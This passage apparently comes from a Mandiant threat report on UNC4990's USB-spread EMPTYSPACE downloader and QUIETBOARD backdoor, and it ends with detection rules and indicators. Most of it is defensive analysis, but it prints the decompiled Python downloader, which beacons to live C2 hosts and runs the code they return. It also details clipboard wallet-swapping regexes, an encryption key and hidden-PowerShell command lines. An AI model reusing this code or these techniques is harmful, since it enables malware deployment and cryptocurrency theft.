rZ+T44e+cFI1ZvfdJfyzka9J0IFTYqEIKgSKaaUIAu3jX/MK6prqxvFsZWd9q/pt7MUnJvbuW5Irrw54mwbqVAgrS6Zdn1JYcky7oEijFa1sMBJJMLagiEoVegF7IGZfOo3vEzkB/OLafCFpA7Ll+khB3r
gCeKSwPCwJ4rdOEzF4JXxJOCZGkKGkZHm8c1iqNKeB1CX3M1wIkqCH5LUY2FUMs1jRBH7awwG+tE4sSw41qTbx5n2WuFRROtKGndcuudgg6eXp6pPyDB4zpp5Xe5ZU5aedvPmWzTmczPTjOSQJl2QvLs5k
gtGV8AO9Mq28ZiRjDmYE7X82mXrxKbprYwKgRnD1HQu/FIjmlqYmlvd/LBoI68Csyg2CEf1+46FIC8Br8xJXbRCnByGo9nrHOKsrx8zB05A4BhmVxCD0dRkD/bsEBhkwPpTHa66gCqCiTeTRcJAJ70YtrY
FgtoZkUxgDC+jYSTJsO4Yf8tMAwYuE6JR8YBbSniX6U4lxGcfsF5yHeZGF8tPvMg9CPuQxwX0JM0jGUT89BYtsE/6zEntFweLCepCaA9dDEWPQDLpy1q9Bp4VTJb5vrNbHpXhXHEbnH3k5TE7v90FNpLJB
8anM96fIIlSNomAgczm5b7vMoS6hEgLp95pxg037VvgZbyj29RZJjXIkgVn0gGy1cFBMCmOzupPPDfhxynmbpNPgecSeSDKKnfd9I+NRJQQHERAq0YhCSj3oPsO2111c75LYUf3ysU4BNIRZCObHzF4IHf
PYE3RxCn/mFfoN+0qKXmkfuGTDz5NrxfwD3zC9wSBPyHvCulKYbIJgLlPxyV3u1jY=?:?:"
        data-url="https://purepng.com/public/uploads/large/purepng.com-pizzafood-pizza-941524644327twewe.png?id::??
AbeGaw0gmjLdOCtdPKJYXad7kxwtOWwNpR3DFsM1fimgiMFgpXQaLyGXfusBRXcT4HYpQR1YJLhCVbAeZ83hxQRmb/3Ev6TB2FszYN5vepUoDuo21raj9YfjHkQLcPCEMrcQfAjuosMHz+yO352IuQnK/i
```


Figure 8: Payload appended to image URL

As of mid December 2023, the photo hosted on Ars Technica was removed together with the intermediary payload.

From mid-2023, the threat actor also updated the URL serving EMPTYSPACE. Recent infections revealed the new URL to be `hxxps://evinfeoptasw.dedyn[.]io/updater.php?from=USB1`. The final URL is formed by appending the string "`&user=<uuid>`", UUID being the unique identifier mentioned previously.

The different versions of `explorer.ps1` that Mandiant encountered during the research process showed how the script was incrementally changed. Initially, the script only focused on downloading EMPTYSPACE from an encoded URL. It then added an intermediary stage for constructing the final URL using payloads hosted on third party websites. Later on, the capability to track infections was added. Mandiant observed the presence of a variable storing a unique identifier (UUID) which is appended to the URL from where EMPTYSPACE is downloaded. Figure 9 shows the major changes undergone by the script.



Figure 9: Evolution of explorer.ps1

EMPTYSPACE

EMPTYSPACE is a downloader that communicates with its C2 server over HTTP. It downloads and executes an executable payload served by the C2 server. The EMPTYSPACE beacon response is parsed as JSON containing a list of tasks, each of which specify a file to download to disk and execute.

Mandiant has identified multiple variants of EMPTYSPACE, typically named `Runtime Broker`. These variants have been written in Node.js, .NET and Python. Yoroi noted an additional Go variant in their research.

NODE.JS version

This version of `Runtime Broker.exe` (SHA256: `a4f20b60a50345ddf3ac71b6e8c5ebcb9d069721b0b0edc822ed2e7569a0bb40`) is a downloader compiled with nexe, a utility that bundles a Node.js app into a single executable. The executable consists of Node.js runtime executable version 12.9.1 and the following items in the file overlay section:

- SHA256 `4814393285c2afcd671dbdd53b3b2021963c32a09745f83ed894e5ae4e2764b8` at file offset `0x16B6E00`: JavaScript, the initialization component of `nexe`.
- SHA256: `461d580a16cf1fa67b4ac751dfe9d36b2de3f13c97670b3b12641f20246ce4b3` at file offset `0x16BAC3A`: DLL referred to as drivelist.node. Its sole purpose appears to be to produce a drive listing for use in the JavaScript payload.
- SHA256 `fae6192a0648a892c845d9498002ca79497ea58e5315d277f65f7b243f7110e4` at file offset `0x171683A`: Main JavaScript payload referred to as `index.js`; bundled by webpack.

`Runtime Broker.exe` will execute "`net session`" to determine whether the current process has elevated permissions. If running as an elevated process, the sample uses the named pipe `\\?\pipe\installSrvUniqID` to ensure that only a single instance of the executable is running.

The sample extracts and drops the overlay DLL (SHA256: `461d580a16cf1fa67b4ac751dfe9d36b2de3f13c97670b3b12641f20246ce4b3`) to `<current_directory>/build/Release/drivelist.node`. The sample invokes the `drivelist.node` module to produce a drive listing. The sample iterates this listing to search for a removable and readable/writeable drive whose mount point path contains the `Hangul Filler` character (`E3 85 A4` in UTF-8). This is possibly to determine whether the instance of the malware is the initial infection from a USB. The sample only proceeds with the remaining functionality if such a path is found.

If not running as an elevated process, the sample sets the registry value `HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\Node_Run` to the executable path and attempts to run as an elevated process. If already running as an elevated process, the sample deletes the aforementioned registry value and sends an HTTP POST request to `hxxps[:]//bobsmith[.]apiworld[.]cf/license.php` with a Base64-encoded beacon containing basic host information such as hostname, username, and localtime. The sample refers to itself as `CINSTALLER1` in this beacon. The beacon response is parsed as JSON containing a list of tasks, each of which specify a file to download to disk and execute.

The malware may additionally drop two batch files, `execute.bat` and command.bat, to `%TEMP%` during the process of attempting to run the sample as an elevated process.

.NET version

This variant (SHA256: `8a492973b12f84f49c52216d8c29755597f0b92a02311286b1f75ef5c265c30d`) is an obfuscated .NET based downloader. The malware can download and execute payloads from the C2 server, restart itself with elevated privileges, delete downloaded payloads, and communicate system information to the C2 server. The malware, when executed, optionally expects the following command line argument:

```
elevated_true
```

If the argument is provided, the malware will attempt to restart itself with elevated privileges. Otherwise, the malware creates and checks for the following mutex to prevent multiple executions:

```
cinstaller_2022
```

The malware then checks if a removable drive is mounted, and proceeds to find a directory labeled with the `Hangul Filler` character (`E3 85 A4`). At this point, the execution only proceeds if the directory exists. The next step is a download loop for which a JSON object with the following structure is generated:

```
{
    "from": "CINSTALLER1",
    "path": "Malware path",
    "username": "<current user's Windows username>",
    "cwd": "<current working directory>",
    "time": "<number of seconds since Unix epoch (January 1, 1970)>",
    "temp": "Temporary path",
    "programs": "Program Files path"
}
```

The malware will then base64 encode the generated JSON and send it in a POST request to the C2 server. The configured C2 server for this sample is as follows:

```
hxxps://bobsmith.apiworld[.]cf/license.php
```

The base64 string is prepended with "AA" such that the POST data looks as follows:

`"AA"`<base64 encoded JSON>`"=="`

The malware expects the C2 server to return a collection of objects. For each object in the collection, it extracts specific data: a link, a path, a command (cmd), arguments for the command, and a deletion flag (delete).

For each object in the received collection, if a URL and path are provided, the program attempts to download a file from the URL to the specified path. This download is retried indefinitely every 5 seconds in case of failure. If a command (cmd) is specified, the program attempts to execute it with the provided arguments, running it in a hidden window and without creating a new window. If the deletion flag (delete) is set and both the URL and path are provided, the program attempts to delete the downloaded file after execution.

In at least one investigation, Mandiant has observed this version of EMPTYSPACE relaying on additional resources on the host, most likely dropped during the initial infection. These are **bootstrap.pyc,** which is a Python compiled version of EMPTYSPACE with a similar capability of communicating with a list of embedded C2 domains and the QUIETBOARD backdoor. EMPTYSPACE interacts with these files via an intermediary executable, a Python wrapper named "`RuntimeBroker .exe`" (vs "`Runtime Broker.exe`") located in C:\Windows.

Python Version (Bootstrap.pyc)

One of the versions analyzed by Mandiant Managed Defense for `bootstrap.pyc` is shown in Figure 10 (decompiled code). The BOOTSTRAP_VERSION is set to 'PYBOOTSTRAP**4**', suggesting the existence of other versions. With this in mind, more open source research revealed three other versions, each containing essentially the same code but with different domains.

```
import requests, time, win32api, sys, base64, json, marshal, hashlib
BOOTSTRAP_VERSION = 'PYBOOTSTRAP4'
while True:
    try:
        requests.get('http://google.com/generate_204', timeout=30)
        break
    except:
        time.sleep(2)

request_data = 'AA' + base64.b64encode(json.dumps({'from':BOOTSTRAP_VERSION,  'path':sys.executable,
'username':win32api.GetUserNameEx(win32api.NameSamCompatible)}).encode()).decode() + '=='
for server in ('https://luke.compeyson.eu.org/wp-admin.php',
'http://studiofotografico35mm.altervista.org/updater.php',
              'https://davebeerblog.eu.org/wp-admin.php',
'http://geraldonsboutique.altervista.org/updater.php'):
    try:
        r = requests.post(server, data={'data': request_data}, timeout=300)
        r.raise_for_status()
        exec(marshal.loads(base64.b64decode(r.text)), globals())
        break
    except:
        pass
```

Figure 10: bootstrap.pyc V4

The code continuously attempts to reach a specific URL (`hxxp://google[.]com/generate_204`) with a 30-second timeout. If unsuccessful, it retries after 2 seconds. This check likely verifies internet connectivity before proceeding.

Next, it creates a variable `request_data` containing encoded information:

- Encodes a JSON dictionary with user details, including username and path of the executable file.
- Adds "AA" and "==" at the beginning and end of the encoded data, exactly the same way the .NET version of EMPTYSPACE is formatting the data before sending it to the C2 server.

Once data is prepared, the code iterates over a list of URLs, attempting to send POST requests containing the `request_data`.

Upon successful communication, it attempts to decode the server's response using Base64 and then deserialize it using the **marshal.loads** function. It executes the deserialized data using the **exec** function.

Version 1

- `hxxp[://]google[.]com/generate_204`
- `hxxps[://]lucaespo[.]altervista[.]org/updater[.]php`
- `hxxp[://]studiofotografico35mm[.]altervista[.]org/updater[.]php`
- `hxxp[://]wjecpujpanmwm[.]tk/updater[.]php`

Version 2

- hxxp[://]google[.]com/generate_204
- hxxps[://]captcha[.]grouphelp[.]top/updater[.]php
- hxxps[://]captcha[.]tgbot[.]it/updater[.]php
- hxxps[://]wjecpujpanmwm[.]tk/updater[.]php
- hxxp[://]studiofotografico35mm[.]altervista[.]org/updater[.]php
- hxxp[://]ncnskjhrbefwifjhww[.]tk/updater[.]php
- hxxp[://]geraldonsboutique[.]altervista[.]org/updater[.]php

Version 3

- hxxp[://]google[.]com/generate_204
- hxxps[://]monumental[.]ga/wp-admin[.]php
- hxxp[://]studiofotografico35mm[.]altervista[.]org/updater[.]php
- hxxp[://]ncnskjhrbefwifjhww[.]tk/updater[.]php
- hxxp[://]geraldonsboutique[.]altervista[.]org/updater[.]php

Version 4

- hxxp[://]google[.]com/generate_204
- hxxps[://]luke[.]compeyson[.]eu[.]org/wp-admin[.]php
- hxxp[://]studiofotografico35mm[.]altervista[.]org/updater[.]php
- hxxps[://]davebeerblog[.]eu[.]org/wp-admin[.]php
- hxxp[://]geraldonsboutique[.]altervista[.]org/updater[.]php

Table 1: URLs contained in the bootstrap.pyc versions

QUIETBOARD (Program.pyz)

QUIETBOARD is a Python based pre-compiled multi-component backdoor capable of arbitrary command execution, clipboard content manipulation for crypto currency theft, USB/removable drive infection, screenshotting, system information gathering, and communication with the C2 server. Additionally, the backdoor has the capability of modular expansion and running independent Python based code/modules. All these capabilities are provided and managed via its various components: **start**, **coronausb**, **cboard**, **runservice**, **executer**, **info** and **connection**.

The aforementioned modules are initiated via the primary component **start**, which creates multiple threads to manage each of these components in parallel. Following is a breakdown of what each component entails.

start

The **start** module in the malware framework serves as an orchestrator or initializer for the other components. During its execution, the module:

1. Checks for the existence of a lock file (**program.lock**) in the current directory. If this lock file exists, it's deleted. If it cannot be deleted, the script exits immediately, which is likely a mechanism to prevent multiple instances of the malware from running simultaneously.
2. Checks if a file named **overload** exists in the current directory. If it does, the script reads the content of this file, decodes it from Base64, unmarshals it, and executes it using the **executer** module.

3. Checks if a directory named **runs** exists; if not, it creates one. If it exists, the script iterates through all files contained in this directory. Each file is treated as a script: it's read, decoded, unmarshalled, and executed similarly to the **overload** file. This directory could be used for executing multiple scripts, possibly allowing for modular expansion of the malware's capabilities.

Starts the **coronausb**, **cboard**, and **runservice** modules in separate threads and begins the operation of the **connection** module synchronously.

coronausb

This component monitors and infects removable drives. It creates a hidden folder in the attached removable drives, moves existing data into the newly created folder, and creates a deceptive LNK shortcut that is made to look like the default Microsoft Windows drive icon. The name of the shortcut can be either of two patterns depending on whether a volume label is present or not:

- `<volume_label> (<total_size_in_gb>GB).lnk`
- `<drive_letter> (<total_size_in_gb>GB).lnk`

This shortcut is linked to a PowerShell script that is written inside the USB drive and is named **explorer.ps1**.

The hidden folder is created as follows:

Python

```
empty_character = ''

hidden_folder = drive + '\\' + empty_character
```

This *empty_character* mechanism results in the generation of the `Hangul Filler` character (`E3 85 A4`) which visually shows up as a whitespace making the directory path appear as "`D:\`" (assuming D to be the removable drive).

There is also a mechanism which checks if an older version of `explorer.ps1` already exists on any of detected USB drives and removes it, replacing it with a new version. This ensures the "update" of older infected removable drives.

cboard

This component acts as a crypto stealer by continuously monitoring and altering the clipboard content. It tries to detect known patterns for crypto wallet addresses and replace them with its own wallet addresses with the intention of stealing crypto from any transaction the victim might conduct.

The following table lists a general breakdown of the patterns matched, and the replaced wallet addresses:

Targeted Cryptocurrency (likely)	Matching Pattern	Replacement Wallet Address	Total asset value ($) as of January 29th, 2023

Monero	`[48][1-9A-HJ-NP-Za-km-z]{93}`	`49FEMQZdLSJXtv6EoRPRhzjHfcihJKDy9bLBv8dvF5HPdyKSimV9MpfgU8A35ornNF87NGgVHTsYTBmsMXN8XFT7FghFy3F`	N/A
Ethereum	`0x[a-fA-F0-9]{40}`	`0xeA1b0564456cdA8fE1D17306D7D5a59Ca1fC83E6`	$5,571.20
Dogecoin	`D{1}[5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32}`	`DHhrFwsiHhm4GWN9Fn4tkGXiJUmfigso7Q`	$224.09
Bitcoin	`(bc1|[13])[a-zA-HJ-NP-Z0-9]{25,39}`	`bc1qk55vk7wjgzg3pmxlh59rv5dlgewd9jem5nrt4w`	$50,042.15.

Table 2: Wallet addresses embedded in the cboard module

Additionally, Mandiant has observed the Bitcoin address `bc1qk55vk7wjgzg3pmxlh59rv5dlgewd9jem5nrt4w` being injected in the HTML code of multiple Italian websites, mainly connected to Italian universities, substantiating the financial motives behind the threat actors' actions.

The Ethereum and Doge addresses had their first transaction on the same date, within one hour of each other, on January 10, 2022. The Bitcoin address was first used towards the end of 2022, on December 11.

runservice

This component is primarily meant to dynamically fetch and execute additional Python code from the C2 server. The malware generates the following JSON based on information gathered by the **info** module:

json

```
{
  "uuid": <unique_computer_id>,
  "username": <username>,
  "install_date": <install_data>,
  "start_time": <infection_time>,
  "installed_from": <source-machine-uuid>,
  "specs": <hardware_specs>,
  "wifi": <wifi_ssid>,
  "coronausb": <coronausb_boolean_flag> # set to True by default
}
```

The JSON is Base64 encoded and AES encrypted with the following key in CBC mode:

Key: `4lZYQ/POapYTZka0gVM/rg==`

The malware then proceeds to send the encrypted JSON in a POST request to the following C2 server.

`hxxps://luke.compeyson.eu[.]org/runservice/api/public.php`

The malware expects to receive Python code in response, which it executes and communicates back the result of to the following URL in a post request.

`hxxps://luke.compeyson.eu[.]org/runservice/api/public_result.php`

This fetch and execute operation continues indefinitely until the server responds with data containing a "continue" flag set to False.

executer

This component contains the functionality to dynamically execute Python code and is used by the **runservice** module to execute the received Python payloads.

info

The **info** component of the malware is designed to gather and assemble various pieces of information about the infected computer. It then structures this information into a JSON object, which is later used in the **runservice** component, and is also communicated back to the C2 server by the **connection** component.

The module compiles the following host information:

- Generates a unique id for the system and stores it in a file named "`cUuid.dat`" (if one already does not exist).
- Attempts to read the installation date from a file named "`instDate.dat`", and creates and writes to it if one is not already available.
- Retrieves system specifications by executing the following WMI queries:
    1. Select * from Win32_OperatingSystem
    2. Select * from Win32_ComputerSystem
    3. Select * from Win32_Processor
    4. Select * from Win32_VideoController
- Retrieves WIFI SSIDs by running the command "`netsh wlan show interfaces`"
- Retrieves BSSID information by running the command "`netsh wlan show networks mode=bssid`"
- Attempts to geo locate the infected computer by querying the URL: `hxxps://www.googleapis[.]com/geolocation/v1/geolocate?key=AIzaSyBOti4mM-6x9WDnZIjIeyEU21OpBXqWBgw`
- Attempts to read a UUID from a file named "`from_machine_uuid.dat`" which from context might contain the UUID of the source infection machine.

connection

The **connection** component communicates back all the gathered information from the victim system (generated by the **info** module) to the C2 server, optionally including a screenshot of the system. It can further keep operating in a loop with a sleep time specified by the C2 server, and which is by default set to 0.1s. Moreover, the **connection** module can execute arbitrary Python code received from the C2 server in

the same loop using the **executer** module, similar to **runservice**. However, this module has the added functionality of either executing the received code synchronously or asynchronously, in a newly generated thread, based on the setting received from the configured C2 server:

```
hxxps://eu1.microtunnel[.]it/c0s1ta/index.php
```

Mandiant identified multiple versions of QUIETBOARD as well. One earlier version contained only the **coronausb** module, while another had all the modules previously described except for **runservice.** This might suggest the order in which the threat actor has developed each module, starting with the capability of infecting USB drives and adding more functionality on top of it. Having the **runservice** module as a last addition is telling of how the threat actor evolved, gained confidence and updated the code with a C2 capability.

In one particular infection, after months of just beaconing activity, QUIETBOARD dropped an open-source coinminer, further supporting the financial gain angle for the threat actor.

Threat Actor Spotlight: UNC4990

Mandiant has collected intelligence surrounding a campaign and additional likely related activity conducted by UNC4990 targeting organizations located in Italy, but based in Europe and the U.S,. across multiple industries, including health, transportation, construction, and logistics. Italian organizations appear to be primarily impacted by this activity.

Mandiant assesses with medium confidence that UNC4990 is a financially motivated threat actor operational since at least 2020. Based on the extensive use of Italian infrastructure throughout UNC4990 operations, including using Italian blogging platforms for C2, we believe this actor to be operating out of Italy.

Though the group's TTPs have evolved over time, UNC4990 operations generally involve widespread USB infection followed by the deployment of the EMPTYSPACE downloader. During these operations, the cluster relies on third-party websites such as GitHub, Vimeo, and Ars Technica to host encoded additional stages, which it downloads and decodes via PowerShell early in the execution chain.

It is unclear whether UNC4990 is responsible only for initial access and foothold. In at least one investigation, Mandiant has observed the deployment of a Coinminer following months of inactivity, leaving the end goal for UNC4990 operations open.

Conclusion

Mandiant observed a clear evolution of the TTPs from the early stages of the campaign to its current form.

Starting off with the initial payload served in explorer.ps1, where a custom decoding scheme was developed to the point where it got replaced with asymmetric encryption and the addition of the capability to track infected devices.

Furthermore, the analysis of both EMPTYSPACE and QUIETBOARD suggests how the threat actors took a modular approach in developing their toolset. QUIETBOARD started by only having one module and then more functionality was incrementally added. Similarly, the Python variant of EMPTYSPACE shows

clear signs of versioning. The use of multiple programming languages to create different versions of the EMPTYSPACE downloader and the URL change when the Vimeo video was taken down show a predisposition for experimentation and adaptability on the threat actors' side.

Detection Opportunities

Detection Opportunity	MITRE ATT&CK® Technique	Event Details
LNK shortcut file spawning PowerShell script from command line	T1204 T1059.001	Parent Process: **C:\Windows\explorer.exe** Process: **C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe** Command Line Examples: • **"powershell.exe" -windowstyle hidden -NoProfile -nologo -ExecutionPolicy ByPass -File explorer.ps1** • **powershell.exe -windowstyle hidden -NoProfile -nologo -ExecutionPolicy ByPass -File explorer.ps1** • **"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -NoProfile -nologo -ExecutionPolicy ByPass -File explorer.ps1**
Suspicious PowerShell network connections	T1071 T1059.001	PowerShell connections to **vimeo[.]com** and **arstechnica[.]com**
Runtime Broker.exe binary file writes with whitespaces within the binary name or before the file extension	T1036.005	File Write: • **C:\Users\<user>\AppData\Local\Temp\Runtime Broker.exe** • **C:\Windows\RuntimeBroker .exe**

YARA-L Rules

```
rule M_YARAL_UNC4990_NETWORK_INDICATORS

{

  meta:

    author = "Mandiant"

    description = "This rule is for hunting purposes only and has not been tested to
run in a production environment."

    severity = "Low"
```

```
    reference = " https://cloud.google.com/chronicle/docs/detection/yara-l-2-0-
overview"
  events:
    (
        $e.metadata.event_type = "NETWORK_CONNECTION" or
        $e.metadata.event_type = "NETWORK_DNS" or
        $e.metadata.event_type = "NETWORK_HTTP"
    ) and
    (
        (
            $e.target.hostname = `bobsmith.apiworld.cf` nocase and
            re.regex($e.target.url, `license\.php`) nocase and
            $e.network.http.method = `POST` nocase
        ) or
        (
            re.regex($e.target.url, `/updater\.php\?from=USB1`) nocase and
            (
                $e.target.hostname = `evinfeoptasw.dedyn.io` nocase or
                $e.target.hostname = `wjecpujpanmwm.tk` nocase
            )
        ) or
        (
            re.regex($e.principal.process.file.full_path, `powershell\.exe$`) nocase
and
            (
                re.regex($e.target.hostname, `vimeo\.com`) nocase or
                re.regex($e.target.hostname, `arstechnica\.com`) nocase
            )
        ) or
        (
            re.regex($e.principal.process.file.full_path, `powershell\.exe$`) nocase
and
            (
                $e.network.dns.questions.name = `vimeo.com` nocase or
                $e.network.dns.questions.name = `arstechnica.com` nocase
```

```
            )
        )
    )
  condition:
    $e
}
```

```
rule M_YARAL_UNC4990_HOST_INDICATORS_1

{

    meta:

        author = "Mandiant"

        description = "This rule is for hunting purposes only
and has not been tested to run in a production environment."

        severity = "Low"

        reference = " https://cloud.google.com/chronicle/docs
/detection/yara-l-2-0-overview"

    events:

        (

            $e.metadata.event_type = "FILE_CREATION" or

            $e.metadata.event_type = "FILE_MODIFICATION" or

            $e.metadata.event_type = "REGISTRY_CREATION" or

            $e.metadata.event_type = "REGISTRY_DELETION" or

            $e.metadata.event_type = "REGISTRY_MODIFICATION"

        ) and

        (

            re.regex($e.target.file.full_path,
`RuntimeBroker\s\.exe`) nocase or

            re.regex($e.target.file.full_path,
`\\Windows\\RuntimeBroker \.exe`) nocase or

            re.regex($e.target.file.full_path,
`Temp\\Runtime Broker\.exe`) nocase or

            re.regex($e.target.file.full_path,
`WinSoft Update Service`) nocase or

            re.regex($e.target.registry.registry_key,
`HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\Node_Run`) nocase



        )

    condition:

        $e

}
```

```
rule M_YARAL_UNC4990_HOST_INDICATORS_2

{

  meta:

    author = "Mandiant"

    description = "This rule is for hunting purposes only and has not been tested to
run in a production environment."

    severity = "Low"

    reference = " https://cloud.google.com/chronicle/docs/detection/yara-l-2-0-
overview"

  events:

    $e.metadata.event_type = "PROCESS_LAUNCH"

    re.regex($e.target.process.file.full_path, `powershell\.exe$`) nocase and

    re.regex($e.principal.process.file.full_path, `explorer\.exe$`) nocase and

    re.regex($e.target.process.command_line, `\-windowstyle hidden \-NoProfile \-nologo
\-ExecutionPolicy ByPass \-File explorer\.ps1`) nocase

  condition:

    $e

}
```

Indicators of Compromise

Host-Based IOCs

IOC	SHA-256	Associated Malware Family
explorer.ps1	• 72f1ba6309c98cd52ffc99dd15c45698dfca2d6ce1ef0bf262433b5dfff084be • 98594dfae6031c9bdf62a4fe2e2d2821730115d46fca61da9a6cc225c6c4a750 • d09d1a299c000de6b7986078518fa0defa3278e318c7f69449c02f177d3228f0 • 7c793cc33721bae13e200f24e8d9f51251dd017eb799d0172fd647acab039027 • 6fb4945bb73ac3f447fb7af6bd2937395a067a6e0c0900886095436114a17443	PowerShell Script

%TEMP%\Runtime Broker.exe	a4f20b60a50345ddf3ac71b6e8c5ebcb9d069721b0b0edc822ed2e7569a0bb40	EMPTYSPACE Downloader (Node.JS Variant)
Runtime Broker.exe	8a492973b12f84f49c52216d8c29755597f0b92a02311286b1f75ef5c265c30d	EMPTYSPACE Downloader (.NET Variant)
C:\Program Files (x86)\WinSoft Update Service\bootstrap.pyc	• V1: 060882f97ace7cb6238e714fd48b3448939699e9f085418af351c42b401a1227 • V2: 8c25b73245ada24d2002936ea0f3bcc296fdcc9071770d81800a2e76bfca3617 • V3: b9ffba378d4165f003f41a619692a8898aed2e819347b25994f7a5e771045217 • V4: 84674ae8db63036d1178bb42fa5d1b506c96b3b22ce22a261054ef4d021d2c69	EMPTYSPACE Downloader (Python Variant)
C:\Program Files (x86)\WinSoft Update Service\program.pyz	• 15d977dae1726c2944b0b4965980a92d8e8616da20e4d47d74120073cbc701b3 • 26d93501cb9d85b34f2e14d7d2f3c94501f0aaa518fed97ce2e8d9347990decf • 26e943db620c024b5e87462c147514c990f380a4861d3025cf8fc1d80a74059a	QUIETBOARD Backdoor
C:\windows\runtimebroker .exe	71c9ce52da89c32ee018722683c3ffbc90e4a44c5fba2bd674d28b573fba1fdc	QUIETBOARD associated file
C:\Program Files (x86)\pyt37\python37.zip	539a79f716cf359dceaa290398bc629010b6e02e47eaed2356074bffa072052f	QUIETBOARD associated file

Network-Based IOCs

URL
hxxps://bobsmith.apiworld[.]cf/license.php
hxxps://arstechnica[.]com/civis/members/frncbf22.1062014/about/
hxxps://evinfeoptasw.dedyn[.]io/updater.php
hxxps://wjecpujpanmwm[.]tk/updater.php?from=USB1

hxxps://eldi8.github[.]io/src.txt
hxxps://evh001.gitlab[.]io/src.txt
hxxps://vimeo[.]com/api/v2/video/804838895.json
hxxps[://]monumental[.]ga/wp-admin[.]php
hxxp[://]studiofotografico35mm[.]altervista[.]org/updater[.]php
hxxp[://]ncnskjhrbefwifjhww[.]tk/updater[.]php
hxxp[://]geraldonsboutique[.]altervista[.]org/updater[.]php
hxxps[://]wjecpujpanmwm[.]tk/updater[.]php
hxxps[://]captcha[.]grouphelp[.]top/updater[.]php
hxxps[://]captcha[.]tgbot[.]it/updater[.]php
hxxps://luke.compeyson.eu[.]org/runservice/api/public.php
hxxps[://]luke[.]compeyson[.]eu[.]org/wp-admin[.]php
hxxps://luke.compeyson.eu[.]org/runservice/api/public_result.php
hxxps://eu1.microtunnel[.]it/c0s1ta/index.php
hxxps[://]davebeerblog[.]eu[.]org/wp-admin[.]php
hxxps://lucaespo.altervista[.]org/updater.php
hxxps://lucaesposito.herokuapp[.]com/c0s1ta/index.php
hxxps://euserv3.herokuapp[.]com/c0s1ta/index.php

Mandiant Security Validation Actions

